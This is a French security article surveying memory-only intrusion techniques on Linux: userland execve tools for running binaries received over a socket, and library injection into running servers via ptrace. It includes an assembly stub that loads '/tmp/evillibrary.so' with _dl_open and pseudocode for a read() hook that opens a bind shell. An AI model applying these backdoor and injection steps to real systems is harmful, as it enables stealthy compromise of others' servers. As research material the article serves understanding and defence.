Description d'un *execve* Les fonctions de la famille **exec** (**execl()**, **execlp()**, **execle()**, **execv()**, **execvp()**) sont utilisées pour exécuter un binaire. Elles utilisent toutes l'appel système **execve()**. Lors d'un appel à celui-ci dans un programme, l'image du processus est remplacé par l'image du binaire à exécuter. En clair, le programme qui appelle **execve()** est retiré de la mémoire et le binaire à exécuter est chargé. Le segment de code, le segment de données, la pile ainsi que la *heap* sont remplacés. Par conséquent, **execve()** ne retourne pas à l'ancien processus puisque toutes les structures de ce dernier ont été écrasées par le nouveau binaire. Pour pouvoir retourner à l'ancien processus, il faut utiliser un **fork()**, de la même manière que la fonction **system()** de la **Libc**. Lors d'un appel à cette fonction, le processus est dédoublé à l'aide d'un **fork()** et c'est le fils qui invoque **execve()**. Le processus père peut donc continuer à fonctionner.

Le remplacement de l'image du processus se déroule en plusieurs étapes. Tout d'abord, **execve()** *unmap* toutes les pages qui forment l'espace d'adressage du processus courant. Le nouveau programme est ensuite chargé en mémoire. Si ce dernier est un programme dynamique, il utilise donc des libraries (contrairement aux binaires statiques), l'éditeur de liens dynamique doit alors être chargé en mémoire aussi. La pile est initialisée avec les variables d'environnement, les autres paramètres nécessaires à la fonction **main()** et les paramètres nécessaires à l'éditeur de liens dynamiques.

La figure 4 représente l'état de la pile lors d'un appel à **execve()**.




Fig. 4. Etat de la pile lors d'un appel à **execve()**

En haut de la pile, il y a les variables d'environnements et les arguments. Ensuite, si le binaire est un binaire dynamique, un vecteur **auxv** (de type **Elf_aux**) est présent. Ce vecteur contient les informations nécessaires à l'éditeur de liens dynamiques. Si le binaire est un binaire statique, ce vecteur est absent. En dessous, se trouve les tableaux de pointeurs vers les variables d'environnement (**envp**) et les arguments (**argv**). Enfin, il y a **argc** tout en bas de la pile représentant le nombre d'argument.

Si l'éditeur de liens dynamiques est présent et chargé en mémoire, le point d'entrée (*entry point*) pointe vers lui. Dans le cas contraire, ce sera simplement le point d'entrée du binaire lui-même.

Description d'un execve() en *userland* Le problème principal avec l'appel système **execve()** est qu'il nécessite la présence du binaire sur le disque. L'autre souci est la possibilité qu'il soit interdit par un mécanisme de sécurité tel qu'un patch noyau, empêchant l'exécution du binaire. L'idée intéressante est donc de simuler le comportement d'un appel système **execve()** pour exécuter un binaire déjà présent en mémoire. De cette manière, le binaire n'est pas écrit sur le disque et aucune trace n'est laissée.

L'implémentation d'un **execve()** en espace utilisateur doit effectuer toutes les étapes normalement réalisées par l'appel système **execve()** :

1. *Unmapper* les pages contenant l'ancien processus
2. Si le binaire est un binaire dynamique, charger en mémoire l'éditeur de liens dynamiques
3. Charger le binaire en mémoire
4. Initialiser la pile
5. Déterminer le point d'entrée
6. Transférer l'exécution au point d'entrée

Remote userland execve L'idée d'un *remote userland execve* est simplement d'exécuter un binaire sur la machine cible sans rien écrire sur le disque. A la place d'exécuter un binaire présent sur le disque, le binaire est envoyé via une socket par le réseau, réceptionné dans l'espace d'adressage du processus, et exécuté.

Une autre utilisation intéressante est de pouvoir exécuter un exploit local. Une fois que l'attaquant a pris possession d'une machine à l'aide d'une faille dans Apache par exemple, il se retrouve à ce moment dans l'espace d'adressage du processus Apache qui tourne avec les droits *nobody*. L'attaquant souhaite alors obtenir les permissions root pour installer sa backdoor. Il dispose d'un exploit local qui lui permettra d'augmenter ses privilèges. Il l'envoie sur la machine distante et l'exécute via le *remote userland execve* sans jamais l'écrire sur le disque.

Bien sûr, la plupart des exploits locaux permettent d'obtenir un *shell* avec les droits root. Il existe des scénarios où l'attaquant ne souhaite pas de *shell* root puisque qu'il préfère rester en mémoire pour laisser le moins de traces possibles. L'exploit local, à la place de lancer un *shell*, pourra donc par exemple donner les droits root au processus Apache exploité. De cette manière, l'attaquant disposera d'un processus Apache avec les pleins droits lui permettant d'exécuter tout ce qu'il désire (par exemple insérer un module dans le noyau à partir de ce processus sans jamais l'écrire sur le disque).

Ul_exec et rexec La première implémentation publique d'un *userland execve* est celle développée par The Grugq [18]. Sa librairie, Ul_exec, permet d'exécuter des binaires dynamiques sans l'aide de **execve**. Les 6 étapes présentées au point 3.3.2 sont respectées pour arriver à ce résultat. A ce jour, la librairie Ul_exec est la seule permettant d'exécuter des binaires dynamiques. Les autres implémentations qui seront vues par la suite permettent d'exécuter seulement des binaires statiques. Le fait de pouvoir exécuter des binaires dynamiques est intéressant mais aggrandit considérablement la taille du code. La gestion des variables d'environnement est également présente dans Ul_exec.

Concrètement, son outil est simple à utiliser. Il est fourni sous forme de librairie **libulexec.so** qu'il suffit d'ajouter à la compilation. Pour faire appel à la librairie, il faut utiliser la fonction Ul_exec() de cette manière :

```
[...]
char * buffer = NULL;
[...]
```

```
buffer=mmap( NULL,flen,(PROT_READ|PROT_WRITE|PROT_EXEC),
                        (MAP_PRIVATE|MAP_ANON),-1,0);
if ( buffer == (void *)-1 ) {
        perror("mmap()");
        return;
}
[...]
ul_exec( buffer, argc, argv );
[...]
```

Sur des noyaux Linux $>$ 2.6.11, il est nécessaire de patcher la librairie car elle fonctionnait seulement avec une pile pré-définie et les dernières versions du noyau *randomizent* l'adresse du début de la pile. Le patch suivant permet de connaître le sommet de la pile en *runtime* :

```
/*get STACK top on boxes with random stack adresses (PaX, kernel > 2.6.11)*/
fd = fopen( "/proc/self/maps", "r" );
if ( !fd ) {
        return;
}

memset( stack_top, '\0', sizeof(stack_top) );
while( (ptr = fgets(buffer, sizeof(buffer)-1, fd)) != NULL ) {
        if ( strstr(ptr, "[stack]") ) {
                char * tmp;

                tmp = strstr( ptr, "-" );
                if ( tmp != NULL ) {
                        snprintf(stack_top,sizeof(stack_top),"0x%s",&tmp[1]);
                        stack_top[sizeof(stack_top)-1] = '\0';
                }
                break;
        }
}
fclose( fd );
```

A noter encore que pour compiler la librairie Ul_exec, il est nécessaire d'utiliser Diet Libc[9], une librairie C optimisée pour la création d'objet ELF[10] de petite taille.

Peu après Ul_exec, The Grugq a développé une autre librarie, appelé **libgdbrpc** permettant d'exécuter des binaires à distance. Cette librairie fonctionne en concert avec la librairie Ul_exec, le tout étant appelé rexec. Pour pouvoir interagir avec la machine visée, il est nécessaire qu'un serveur soit installé sur celle-ci. Lors d'une exploitation, le serveur peut être le processus exploité. Mais il est également possible que le serveur soit un programme spécialement conçu à cette occasion. The Grugq appelle ces serveurs des IUD :

[9] `http://www.fefe.de/dietlibc/`
[10] Executable and Linkable Format

– *Inter Userland Device* (IUD), qui permet d'accéder à son propre espace d'adressage.
– *Intra Userland Device* (IUD), qui permet d'accéder à n'importe quel espace d'adressage, donc aussi ceux d'autres processus.

Un bon IUD pour The Grugq, est IUD qui permet à l'attaquant de manipuler des registres et des régions mémoires, qui est un outil standard sous Linux et qui accepte des commandes en format texte. La solution la plus évidente est donc bien évidemment GDB. L'avantage de GDB est qu'il permet de débugger des programmes à distance (peu de personnes le savent). C'est cette fonctionnalité que The Grugq utilise. Pour pouvoir débugger un programme à distance, un *stub* doit être lancé sur la machine cible pour interagir entre GDB (qui est sur la machine de l'attaquant) et les processus visés (figure 5).




Fig. 5. Utilisation de gdb pour débugger à distance

Dans le cas de rexec, l'utilisation d'un *stub* lui permet d'exécuter des binaires à distance sans rien écrire sur le disque. Les différentes étapes pour y arriver sont les suivantes :

1. Utiliser **libgdbrpc** comme IUD
2. *Uploader* le binaire à exécuter dans la mémoire de la machine cible
3. Charger le binaire dans un espace d'adressage
4. Transférer l'exécution au binaire chargé à l'aide de Ul_exec

L'idée d'utiliser les fonctionnalités de GDB pour s'en servir comme serveur est une bonne idée. Malheureusement, il n'est pas possible d'utiliser rexec à partir d'un exploit. Il faut installer la *libgdbrpc* à partir d'un *shell*, celui-ci devant être obtenu lors de l'exploitation, par exemple avec un *connect back shellcode* ou un *bind shellcode*. Il y a donc quelque chose d'écrit sur le disque à un moment précis. Par contre, utiliser un IUD séparé du processus exploité permet à l'attaquant de revenir sur le système à n'importe quel moment et de toujours rester en mémoire. Il sera cependant vu, avec l'implémentation de Plato, qu'il est possible à partir de l'exploit, d'installer un IUD permettant de revenir par la suite (une *backdoor*) sans jamais rien écrire sur le disque.

SELF SELF (pour *Shellcode ELF loader*) est une implémentation d'un *userland execve* développée par Pluf et Ripe [18]. Cette implémentation, contrairement à Ul_exec, a été developpée dans un but d'attaque, c'est à dire pour fonctionner dans un exploit. La principale différence entre Ul_exec et SELF est que ce dernier ne peut exécuter des binaires dynamiques mais seulement des binaires statiques. Il est évident qu'implémenter un *userland execve* pour des binaires statiques est plus facile que pour des binaires dynamiques, seulement la raison de l'utilisation de binaires statiques n'est pas seulement là. Lors d'une intrusion sur un système, il n'est pas souvent pratique d'avoir des binaires dynamiques puisque des librairies peuvent être nécessaires. C'est la raison pour laquelle les programmes (souvent les exploits) sont le plus souvent compilés en statique. Ils sont également strippés (c'est à dire que les symboles sont enlevés) pour prendre moins de place (inutile d'avoir un binaire statique de plusieurs mégas bytes.) Pour finir, ils sont de plus en plus protégés par chiffrement avec des programmes comme Burneye[11] ou Shiva[12] pour compliquer le *reverse engineering* du binaire.

Le fonctionnement de SELF est peu plus subtile que Ul_exec, il se compose de trois parties le *lxobject*, le *builder* et le *jumper*, indépendantes les unes des autres mais fonctionnant toutes en harmonie.

Le *lxobject* est un type spécial d'objet qui contient tous les élements nécessaires pour remplacer l'image d'un processus par un autre. Le *lxobjet* est construit sur la machine de l'attaquant par le *builder* et se compose également de trois parties :

- Le binaire ELF compilé en statique à exécuter sur la machine cible.
- Une pile pré-construite contenant le contexte nécessaire lors du lancement du binaire. Comme le binaire est un binaire statique, le vecteur **auxv** nécessaire à l'éditeur de liens dynamiques est absent.
- Le *shellcode loader*, celui-ci est simplement une implémentation d'un *userland execve*. Sa principale utilité est de remplacer l'image du processus cible par celui du binaire statique. Il *unmappe* donc les pages de l'ancien processus pour charger les segments appartenant au binaire statique.

Le *jumper* est simplement le *shellcode* envoyé lors de l'exploitation. Il attend un *lxobject* et donne le contrôle de l'exécution au *shellcode loader*. Ce dernier se charge de remplacer l'image du processus exploité par l'image du binaire statique à exécuter.

[11] `http://packetstormsecurity.org/groups/teso/burneye-1.0.1-src.tar.bz2`
[12] `http://www.secureреality.com.au/archives/shiva-0.95.tar.gz`

Il y a cependant un problème majeur dans cette implémentation : le binaire exécuté sur la machine cible est exécuté à la place du processus exploité. Il est donc impossible d'exécuter plusieurs fois le même binaire ou d'exécuter des binaires différents ! C'est totalement contraignant, l'idéal étant d'avoir un système similaire, mais permettant des exécutions multiples.

Pitbull Peu après la sortie de SELF, un de ses auteurs, Pluf, a sorti une technique dérivée de SELF qui permet d'exécuter un binaire plusieurs fois sur la machine cible [15]. La principale différence par rapport à SELF est que le *lxobject* est construit sur la machine cible et plus sur la machine de l'attaquant. Pitbull est le nom donné à ce logiciel.

Pas besoin d'aller bien loin pour comprendre comment Pitbull fonctionne : il utilise tout simplement un *fork()*. Un processus fils est créé et c'est l'image du processus fils qui est remplacée par le binaire à exécuter. Une amélioration intéressante cependant par rapport à SELF est le fait que Pitbull permet de stocker les binaires envoyés dans l'espace d'adressage du processus père (le processus exploité). De cette manière, s'il est nécessaire d'exécuter plusieurs fois le même binaire, il n'y a aucun besoin de le renvoyer au *jumper*. Pitbull utilise toujours des binaires statiques pour fonctionner.

Malgré que cette technique soit plus intéressante que SELF, elle possède néanmoins un inconvénient majeur. Si un processus Apache par exemple est exploité et le *shellcode* (par exemple le *jumper* de Pitbull qui attend les binaires à exécuter) est lancé, le démon continue de tourner malgré tout puisqu'il y a de fortes chances que ce soit un de ses fils qui soit exploité. Maintenant dans le cas où seulement un seul processus tourne, il est impossible que le processus revienne à son état normal. Après avoir envoyé le *shellcode*, la mémoire de ce processus est en effet corrompue, ses registres, ses régions mémoire, les données dans les buffers, sa pile ... sont modifiés. Et il est impossible de sauter au point d'entrée du programme (il faudrait reconstruire tout ce qui a été écrasé). Le processus est donc condamné à mourir et comme il est unique, le serveur ne sera pas relancé. Il pourrait être envisageable de relancer le serveur avant que le processus ne se termine (il y a souvent un *exit()* à la fin des *shellcodes*). Mais encore une fois, c'est impossible puisque si le démon est relancé, il devra mettre un port défini sur écoute (*binder* un port). Or ce port y est déjà puisque le processus condamné est toujours actif. Le chat se mord la queue. Une solution est étudiée lorsqu'il sera question de Plato.

Impurity La dernière implémentation d'un *userland execve* présentée ici s'appelle Impurity. Il s'agit d'une suite de scripts créée par Alexander E. Cuttergo [7] permettant d'exécuter un binaire sur une machine distante sans rien écrire sur le disque. Il est question également d'un *shellcode* en deux parties, un *multi-stage shellcode*. Comme SELF et Pitbull, il est orienté pour l'exploitation. La différence cependant est qu'il ne remplace pas l'ancienne image du processus. Pour ce faire, le binaire doit être compilé d'une certaine manière :

1. Le binaire est compilé en statique comme dans SELF (aucun problème de librairies à charger).
2. D'habitude, le segment **PT_LOAD** qui contient la section **.text** (le segment exécutable) est mappé à l'adresse **0x08048000**. Or à cette adresse, il y a déjà l'autre binaire qui est *mappé*. Comme Impurity ne veut pas *unmapper* les pages de l'ancien binaire, il faut placer le binaire à exécuter autre part. Ce sera dans la pile. Le segment contenant la section **.text** est ainsi *linké* pour démarrer à une autre adresse, ici **0xbfff1000** qui est une adresse dans la pile. Si

maintenant la pile est non exécutable, il est toujours possible de placer le code dans une région mémoire allouée avec *mmap* et avec les protections **PROT_EXEC**. Les arguments et les variables d'environnement sont également enlevés pour plus de facilité, il n'y a donc pas ici de pile à préconstruire.

3. Le binaire doit également être *linké* pour que le segment de code et le segment de données ne soient pas disjoints (contrairement à un binaire compilé normalement). De cette manière, le chargement du binaire en mémoire sera beaucoup plus simple (plus besoin de charger chaque segment indépendamment).
4. Les binaires compilés en statique avec la **Libc** sont souvent de tailles importantes, même s'ils sont *strippés*. Le binaire sera donc compilé avec la Diet Libc.

Le fonctionnement d'Impurity se base aussi sur un *multi-stage shellcode*. Le premier *shellcode* reçoit le binaire à exécuter, le place dans la pile et saute à son point d'entrée.

Pour chaque binaire à exécuter sur la machine distante, il faudra passer par ces 4 étapes. Si le fonctionnement d'Impurity est intéressant puisque le processus exploité n'est pas remplacé, il est toute fois relativement contraignant de devoir recompiler chaque binaire de cette manière. Néanmoins, l'approche choisie par Impurity pour exécuter un binaire en *userland* est beaucoup plus facile à implémenter.

4 *Backdooring* de processus et injection de librairies

Différentes techniques permettant de ne rien écrire sur le disque lors d'une intrusion viennent d'être abordées. Ces techniques peuvent être utilisées lors de l'étape 2 « Attaque et penétration » d'une intrusion. La troisième étape concernant l'élévation de privilèges ne vaut pas la peine de s'y attarder. Pour rappel, l'objectif est d'obtenir des privilèges plus importants pour avoir un contrôle total de la machine et notamment pouvoir relancer le serveur exploité. Pour ce faire, les techniques précédentes (telles que le *remote userland execve* ou le *syscall proxy*) sont aussi utilisées à ce stade de l'intrusion pour envoyer sur la machine exploitée un exploit local et l'exécuter.

Reste alors l'étape 4 « installation d'une *backdoor* ». Cette étape est nécessaire à l'attaquant s'il souhaite revenir facilement sur la machine cible sans passer par toute la phase d'exploitation. L'objectif principal reste toujours le même : ne rien écrire sur le disque. La *backdoor* doit donc elle aussi être installée en mémoire vive. Inutile de corrompre un binaire et de relancer un serveur, il y aura des informations inscrites sur le disque. La solution la plus évidente reste donc de placer la *backdoor* dans la mémoire d'un serveur déjà lancé sur la machine.

4.1 L'ancienne méthode : l'injection de code assembleur

L'ancienne méthode pour infecter un processus était d'injecter directement du code assembleur dans son espace d'adressage à l'aide de l'appel système **ptrace()**. Les rappels d'usage concernant **ptrace()** ne seront pas expliqués ici, un article sur cet appel système dans ces actes lui étant entièrement consacré. Le lecteur peut également consulter l'article sur l'utilisation de la mémoire vive dans MISC 25 [11].

Pour pouvoir injecter du code, il est nécessaire d'avoir un minimum d'espace. Deux solutions donc : soit l'injection se fait dans la mémoire déjà allouée qui contient des instructions ou des données qui ne sont plus nécessaires (voir à ce propos l'article dans MISC 25 [11]), soit un nouvel espace dans la mémoire du processus est alloué, à l'aide par exemple de l'appel système **mmap()**. Mais quelle que soit la solution, il est impossible de réaliser des *backdoors* évoluées avec ce type d'injection. Son seul avantage est qu'elle peut fonctionner autant avec des binaires statiques que dynamiques.

4.2 Injection de librairies en local

Une méthode plus pratique pour corrompre la mémoire d'un processus est d'injecter directement une librairie. La librairie peut ainsi contenir toutes les opérations à faire réaliser par le serveur à corrompre. Pour injecter une librairie, il est nécessaire de passer par la fonction **dlopen()**, dépendante de la librairie **libdl.so** :

```
void *dlopen(const char *filename, int flag);
void *dlsym(void *handle, const char *symbol);
int dlclose(void *handle);
```

dlopen() charge dans la mémoire du processus une librairie présente sur le disque, l'emplacement de la librairie sur le disque étant spécifié par **filename**. Le champs **flag** permet de contrôler la résolution des symboles importés. La fonction **dlopen()** marche de concert avec les fonctions **dlsym()** et **dlclose()**. **dlsym()** permet d'obtenir l'adresse de l'emplacement où est chargé le symbole en mémoire (typiquement une fonction). Une fois cette adresse obtenue, la fonction peut être appelée. **dlclose()** permet simplement de décharger une librairie précédemment chargée à l'aide de **dlopen()**. Ces trois fonctions appartiennent à la **libdl**, il est donc nécessaire que cette librairie soit déjà chargée. Malheureusement, ce n'est pas souvent le cas. Il faut alors passer par les fonctions **_dl_open()**, **_dl_sym()** et **_dl_close()**.

```
void *_dl_open(const char *file, int mode, const void *caller);
void *_dl_sym(void *handle, const char *name, void *who);
void *_dl_close(void *_map);
```

Ces trois fonctions sont similaires à celles de la **libdl** sauf qu'elles sont contenues dans la **Libc** toujours présente dans les binaires compilés en dynamique. Il est donc préférable d'utiliser les fonctions de la **Libc** que celle de la **libdl**, les fonctions de la **libdl** n'étant de toute façon que des fonctions de passage vers les fonctions de la **Libc**. A noter le paramètre **caller** dans **_dl_open()** qui n'est pas nécessaire ici et qui peut être mis à **NULL**.

Pour que le processus charge la librairie, un petit code assembleur qui effectue le **_dl_open()** est injecté dans la mémoire du processus à l'aide de **ptrace()** :

```
_start:
        jmp string
begin:
        pop eax                                 ; char *file
        xor ecx, ecx                            ; *caller
```

```
        mov edx,0x1                             ; int mode

        mov ebx, 0x12345678                     ; addr of _dl_open()
        call ebx                                ; call _dl_open!
        add esp, 0x4
        int3                                    ; breakpoint
string:
        call begin
        db "/tmp/evillibrary.so", 0x00
```

L'adresse **0x12345678** doit être changée par la véritable adresse de **_dl_open()**. Une fois la librairie chargée, il faut maintenant *hijacker* (ou détourner) une fonction pour placer la *backdoor*. Pour cela, il est nécessaire tout d'abord de connaître son emplacement en mémoire, en utilisant soit la *link map* si le binaire a été *linké* avec un ancien éditeur de liens [1], soit la PLT[13] pour les nouveaux éditeurs de liens [11]. C'est cette dernière technique qui est retenue pour la simple et bonne raison qu'elle fonctionne dans tous les cas. Elle permet notamment de connaître l'adresse de **_dl_open()**.

Une fois l'adresse de l'ancienne fonction obtenue, il faut la remplacer par la nouvelle fonction qui est définie dans la librairie injectée (ici **/tmp/evillibrary.so**). Pour ce faire, la méthode la plus simple est soit d'utiliser la **GOT** (**GOT redirection**), soit la **PLT** (**PLT redirection**), sachant qu'avec la **GOT** il n'y aura aucun problème même si le noyau a été compilé avec PaX[14]. Dans les deux cas, l'entrée de la fonction à détourner est remplacée par l'adresse de la nouvelle fonction se trouvant dans la librairie qui est chargée. Dans cette nouvelle fonction, il sera souvent nécessaire d'appeller la fonction d'origine, il faudra alors utiliser **dlsym()**. Des techniques plus avancées comme **ALTPLT** [14] et **CFLOW** [10] sont également possibles (et même mieux) mais elles ne seront pas abordées ici pour ne pas égarer le lecteur[15].

Pour citer un exemple, une librairie peut être chargée dans un processus Apache à l'aide de **dlopen()** et la fonction **read()** peut être *hijacké*. La nouvelle fonction **read()**, dès qu'elle reçoit une chaîne de caractères spécifique, lance un *bind shell* :

new_read (fd, buf, count)
1: $o\_read \leftarrow dlsym(\text{"}libc.so\text{"}, \text{"}read\text{"})$
2: $size \leftarrow o\_read(fd, buf, count)$
3: **if** $buf = MAGIC\_WORD$ **then**
4: launch bind shell
5: **end if**
6: **return** *size*

Algorithme 2 : Redirection de la fonction read

[13] Procedure Linkage Table
[14] `http://pax.grsecurity.net/`
[15] Est-il toujours là ? :-)

Une implémentation presque similaire a été développée par Ares [3] dans l'article faisant suite à celui de phrack [1].

Le grand problème de cette technique, malgré le fait qu'elle soit très efficace, est que la librairie est écrite sur le disque avant d'être chargée (ici dans le répertoire /**tmp**), **dlopen()** et **_dl_open()** nécessitant tous les deux comme premier argument l'emplacement de la librairie sur le disque. Une solution pour contrer ce problème est de placer la librairie dans une partition **tmpfs** ou **ramdisk**, qui sont des partitions créées en mémoire vive [11]. La librairie n'est alors jamais écrite sur le disque.

4.3 Injection de librairies à distance

Comme dans le cas de l'exécution d'un binaire à l'aide d'un *remote userland execve* ou d'un *syscall proxy*, il est intéressant d'installer la librairie dans la mémoire du processus à distance et sans passer par le disque (pas de **tmpfs** ou de **ramdisk**). L'idée, comme dans le cas d'un *userland execve*, est de recevoir la librairie par le réseau en écoutant sur une socket. Une fois réceptionnée, elle est placée dans la mémoire du processus et est ensuite chargée à l'aide de **_dl_open()**. Malheureusement, **_dl_open()** a besoin d'une librairie présente sur le disque et non déjà en mémoire. Il est alors nécessaire de procéder autrement.

Dans l'article *remote library injection* de Jarko Turkulainen [10], deux solutions sont proposées. L'idée de la première (*On-Disk Remote Library Injection*) est simplement, une fois la librairie réceptionnée dans la mémoire du processus distant, d'écrire cette librairie sur le disque. Elle peut ensuite facilement être chargée en mémoire. Comme ça a été dit, si cette technique est utilisée, il est nécessaire de passer par un **tmpfs** ou un **ramdisk** pour que rien ne soit écrit sur le disque. Les différentes étapes du coté serveur permettant d'y arriver sont les suivantes :

1. Ouvrir un fichier sur le disque (**tmpfs** ou **ramdisk**)
2. Réceptionner sur la socket la librairie envoyée et la sauvegarder dans la pile, dans le tas ou dans un plage mémoire *mappée*
3. Ecrire dans le fichier la librairie stockée dans la pile
4. Fermer le fichier créé
5. Résoudre l'adresse de **_dl_open()**
6. Appeler **_dl_open()** avec la librairie écrite sur le disque

La deuxième technique proposée par Jarko Turkulainen (*In-Memory Remote Library Injection*) est légèrement différente. Dans celle-ci, rien n'est écrit sur le disque, pas même sur une partition de type **tmpfs** ou **ramdisk**. Son idée est de *hooker* les fonctions d'opérations sur fichier utilisées par **dlopen()**, c'est à dire **open()**, **read()**, **lseek()**, **mmap()** et **fxstat64()**.

Soit l'exemple de **open()**. Cette fonction qui est une fonction de la **Libc** et qui agit comme un *wrapper* vers l'appel système **open()**, est utilisée pour ouvrir la librairie présente sur le disque. Comme elle est présente seulement en mémoire, il faut procéder autrement. Si le nom de fichier passé en paramètre à la fonction **open()** est la librairie à charger, alors un descripteur de fichier

spécial est retourné. Il est en fait utilisé tout au long du processus de chargement de la librairie lors des appels subséquents aux autres opérations sur fichier et contiendra aussi bien l'adresse de base où est chargée la librairie, la taille de la librairie ou encore la position courante dans le fichier chargé en mémoire. Ces informations sont utilisées ensuite par les autres opérations sur fichier.

L'idée est intéressante, cependant il semble que ce soit assez compliqué à mettre en oeuvre. Le concept n'est que théorique et aucune implémentation publique n'existe à ce jour. Une autre idée plus intéressante et plus simple pour charger une librairie déjà présente en mémoire est de recoder complètement la fonction **dlopen()**. La nouvelle fonction ainsi codée permettra de charger une librairie déjà présente en mémoire.

5 Constatations

5.1 Constatations générales

Le serveur exploité sur la machine cible est condamné à mourir

Une fois un serveur exploité sur une machine cible, Openssh, Apache, ProFTP ou un autre, il n'est plus possible de relancer le processus. Sa mémoire a été corrompue, les registres ont maintenant des valeurs différentes, des pointeurs ont probablement été écrasés, ... et il est impossible de deviner les valeurs initiales. Envisager de relancer le binaire en sautant simplement à son point d'entrée est quasiment impossible puisqu'il faut pour cela remettre la pile dans son état initial. Le processus est donc condamné à mourir. Ce problème est néanmoins très intéressant et ouvert. Il n'y a pas encore de solution générique à l'heure actuelle.

Comme il a été stipulé précédemment, dans le cas d'un processus Apache, le problème ne se pose pas puisque c'est souvent le processus fils qui est exploité et contrôlé, laissant le processus père fonctionner et lancer des fils normalement. Dans le cas des services gérés par inetd, ce dernier peut relancer les processus se terminant anormalement (ce qui peut permettre par exemple de *bruteforcer* les adresses lors d'une exploitation ...). Il peut y avoir cependant des problèmes avec des démons qui ne *fork* pas et qui ne se relancent pas. Dans ce cas, une fois l'exploitation terminée, le processus meurt et le service n'existe plus, empêchant de se reconnecter au port. Il est donc impératif dans ce cas de le relancer.

Le serveur ne peut être relancé juste avant de mourir

La solution de relancer le serveur juste avant que le processus exploité ne meurt ne peut fonctionner. Simplement parce que le processus a déjà *bindé* le port du serveur et qu'il est impossible de relancer un serveur qui va écouter lui aussi sur le même port. Il faut donc relancer le serveur après que le processus se termine.

Le serveur ne peut être relancé par manque de privilèges

Par souci de sécurité, très peu de démons aujourd'hui sont lancés avec les permissions root sur les serveurs. Donc, lors de l'exploitation d'un de ces démons, l'attaquant obtiendra les privilèges du processus exploité. Même s'il a une solution pour relancer le service, il n'aura pas les permissions suffisantes pour le faire. Une élévation de privilèges est donc souvent nécessaire.

5.2 Constatations à propos du *userland execve*

Le binaire ne doit pas être recompilé d'une manière (trop) spécifique

Une implémentation comme celle d'Impurity est intéressante car plus facile à implémenter, mais beaucoup trop contraignante dans le sens où le binaire doit être recompilé (segments non disjoints, *entry point* différent, ...). S'il est nécessaire de le faire de cette manière pour tous les exécutables afin de les lancer sur la machine distance, cela peut vite devenir contraignant. Il est donc préférable de simuler le fonctionnement d'un **execve()** le plus juste possible, c'est à dire en remplacant l'image d'un processus par l'image du binaire à lancer, de la même manière que Ul_exec, de SELF et de Pitbull.

Utiliser des exécutables compilés en dynamique n'est pas une bonne idée

Ul_exec permet d'exécuter des binaires dynamiques par rapport à SELF et à Pitbull. Il est évident qu'implémenter un *userland execve* pour des binaires dynamiques est un peu plus compliqué, mais ce n'est pas la raison pour laquelle il ne faut pas utiliser une implémentation pour des binaires dynamiques.

